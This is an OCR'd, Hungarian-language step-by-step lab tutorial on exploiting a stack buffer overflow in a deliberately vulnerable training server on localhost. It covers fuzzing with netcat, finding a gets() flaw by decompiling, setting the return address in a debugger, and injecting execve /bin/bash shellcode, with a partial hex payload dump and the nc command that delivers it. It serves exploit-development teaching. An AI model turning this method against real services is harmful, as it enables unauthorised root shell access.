
Kódvisszafejtés és exploitálás


(step-by-step)

1. Login rootként (password: toor)
2. VulnServer virtuális gépet indítsuk el (eltart, mire betölt)
   username:vulnserv és password:asdf1234-el be lehet lépni, bár erre nem lesz szükség
3. Nyissunk egy terminalt:

4. Nyissunk egy kapcsolatot a szerveren a 2995-ös porton futó sebezhető alkalmazással: terminalba „nc 127.0.0.1 2995<enter>”
   - Írjunk be valami random szöveget, mit reagál rá
   - „no such user”, akkor itt fut valami, ami feldolgozza az inputunkat
5. Fuzz-oljuk kicsit a programot: Adjunk meg neki egy 1000 karakter hosszú inputot
   - Favágó módszer: Nyitunk egy szövegszerkesztőt (pl. Applications -> Accessories -> Leafpad)
   - Begépelünk 10 db 'A'-t
   - Lemásoljuk 10-szer
   - Az egészet még 10-szer :D
   - Terminalban megint nc-vel csatlakozunk, bemásoljuk az 1000 hosszú szöveget (terminalban Ctrl+V nem megy, jobb klikk -> paste)



   - Már nem ír ki semmit -> Elszállt a program, valószínüleg átírtuk valamelyik függvény return address-ét
6. Nézzük, mit is csinál az alkalmazás!
   - Szerencsére megvan nekünk is a program binárisa (the_program mappában)
   - Indítsuk el a decompilert (RecStudioLinux -> bin -> RecStudioLinux)
   - File-> new project-el nyissuk meg a binárist.
     - Ja, várj, nem tud kiterjesztés nélküli fájlokat megnyitni... -.-
     - Nevezzük át a programot the_program.asdf-re
   - Keressük ki a main függvényt, és decompile-oljuk (dupla katt rá)
   - Hát, nem túl szép a visszafejtett kód, de látszik, hogy új kapcsolatnál indít egy új processt, és beolvas egy nevet
   - Nézzük meg a get_username()-et!




- Itt se szép a visszaállított kód, de amit látni:
  - memset-el 0-ra állítja a _v532 első 512 elemét -> valószínüleg egy 512 hosszú tömb a stack-en
  - gets-el beolvas egy user-t, amit a tömbbe rak -> lehetőség buffer overflow-ra!
  - strchr-al rákeres 10-es, illetve 13-as karakterre, levágja a szövegből (kiszedi az input végén lévő \r \n-eket)
  - Végigloopol a szövegen -> eredetileg meghívta minden karakterre a toupper()-t, de ezzel bonyolultabb lenne a shellcode injektálás, úgyhogy ezt a részt kiszedtem :P ezért csak ugyanazt a karaktert berakja, ami már ott volt
  - Végül lemásolja, és visszatér a string-gel.

7. Nyissuk meg egy debuggerben a programot!
   - Indítsuk először is el a saját gépünkön:
     terminalba: cd ~/Desktop/the_program; ./the_program
   - A program lokális verziója a 2996-os porton fut. Nézzük meg, sikerült-e elindítani: nc 127.0.0.1 2996
   - Amíg vár az inputunkra a program, rakjuk be a debuggerbe:
     - Új terminalban: edb
     - edb-ben: File->attach, processek közt van két the_program: A nagyobb PID-el rendelkező kell (az az új process, ami az inputunkat várja)
   - Meg kellene találni, az input hányadik byte-jai írják felül a visszatérési helyet:
     - Valahol az 512. karakter után lesz, de vannak még lokális változók, meg a mentett ebp a stack-en, bonyolult kilogikázni, hogy hol lesz a return address
     - Adjunk meg a programnak inputként 512 karaktert, majd 4db 'B'-t, 4db 'C'-t, stb.


     - Enter nyomás után edb-be menjünk vissza: f8-al tudunk a programban lépegetni előre
     - menjünk a get_username függvényhez: RecStudio-ban látszott, hogy a 0x0804975A-as helyen van -> jobb klikk a disassembly ablakban -> goto address -> 0x0804975A
       - Ja, nem fogadja el csak decimális alakban...
       - 134518618
     - Keressük meg a visszatérés helyét (ret), rakjunk oda egy breakpoint-ot (jobb klikk -> add breakpoint)
     - f9-el futtassuk tovább a programot, amíg a breakpointhoz nem ér

- Stack ablakban jobb klikk-> goto esp, ezzel megtudjuk, esp hova mutat közvetlenül a visszatérés elött
- 'GGGG', szóval ezt kellene átírni valami visszatérési helyre


8. Írjuk át a debugger-ben a 'GGGG'-t, úgy, hogy a stack-re térjen vissza a függvény!
   - Ha 'HHHH' helye pl. 0xbfa2fcb0, ezt írjuk be GGGG helyébe:
   - GGGG-nél jobb klikk -> edit bytes -> B0 FC A2 BF (little endianban vannak a számok, ezért fordítva kell beírni az egyes byte-okat)
9. Nyomjunk egy f8-at, hogy visszatérjen a függvény
   Beleugrott a stack-be, a 'HHHH'-hoz (4 db 0x48-as instrukció követi egymást)
   Ide jöhet a shellcode-unk:
   - A célunk: root hozzáférés a szerverhez, ezt úgy tudjuk legkönnyebben elérni, ha a program nyit nekünk egy shellt -> execve(”bin/bash”);
   - Böngészővel keressünk erre megfelelő shellcode-ot: http://shell-storm.org/shellcode/
   - linux -> Intel x86 -> valamelyik execve-s shellcode pl. „Linux/x86 - ROT-7 Decoder execve - 74 bytes”
   - Ha akarjuk, ellenőrizzük, hogy valóban működik-e a shellcode:
     - A c végén lévő kódot rakjuk be mentsük le, gcc-vel fordítsuk le, és terminalban nyissuk meg a lefordított programot
     - Ha kapunk egy shellt, működik a shellcode
   - Rakjuk be a shellcode-ot egy szövegszerkesztőbe, és szedjük ki a \x-eket




   - Másoljuk be a shellcode-ot edb-be:
     - Data dump-ban menjünk a 'HHHH' helyére: 'Regiszters' abkaknál esp-re jobbklikk -> follow in dump
     - Jelöljük ki a 'HHHH'-t és jó sok byte-ot utána (hogy kiférjen a shellcode), jobbklikk -> edit bytes-al másoljuk bele a shellcode-ot
   - Ezzel elméletileg
     kész a payload-unk



- Mentsük le a payload-unkat, hogy meglegyen később:
  - jelöljük ki az egész inputot a memória dump-ban (az 'AAA'-k elejétől kezdve a payload végéig
  - jobbklikk -> edit bytes
  - a hex részét copyzzuk ki
  - nyissunk egy hex editort (applications -> programming -> bless hex editor)
  - másoljuk bele, mentsük el pl. 'payload' néven
  - ha átíródott a program futtatása közben néhány byte az inputból, írjuk vissza






- Hajtsuk is végre a shellcode-unkat: edb-ben f9-el futtassuk tovább a programot
- Ha minden igaz, elindul egy új process: a /bin/bash. Ezt is futtassuk tovább f9-el
- Írjunk be valamilyen parancsot (pl ls) a terminalba, amin csatlakoztunk a programhoz

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH
ls
0
bin
boot
dev
etc
example.conf.json
home
initrd.img
lib
live-build
lost+found
media
mnt
opt
proc
root
run
```

- success!

10. Írjuk át kicsit a payload-ot, hogy egyből végrehajtson egy parancsot:
    - Hex editorban a payload végén lévő 00-t írjuk át újsorra (0A), majd rakjunk utána egy ls\n-t!



```
41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
42 43 43 43 43 44 44 44 44 45 45 45 AAAAAAAAAAAAAAAAABBBBCCCCDDDDEEE
7C 05 80 2E 07 EB 11 31 DB 31 D2 B3 EFFFF.....%^1....>.|......1.1..
FF FF FF 38 C7 57 6F 69 68 7A 6F 6F ...fB*.f)...F.........8.Woihzoo
D4 87 0A 6C 73 0A 00                ipu6o6666..W..Z.......ls..
```

11. Mentsük le az új payload-ot (Bless kicsit bugos, szóval lehet, hogy save as-el kell elmenteni egy másik néven)
12. próbáljuk ki, működik-e:
    - terminalba: cat ~/Desktop/payload | nc 127.0.0.1 2996
    - ha minden jól ment, ugyanúgy kilistázza a fájlokat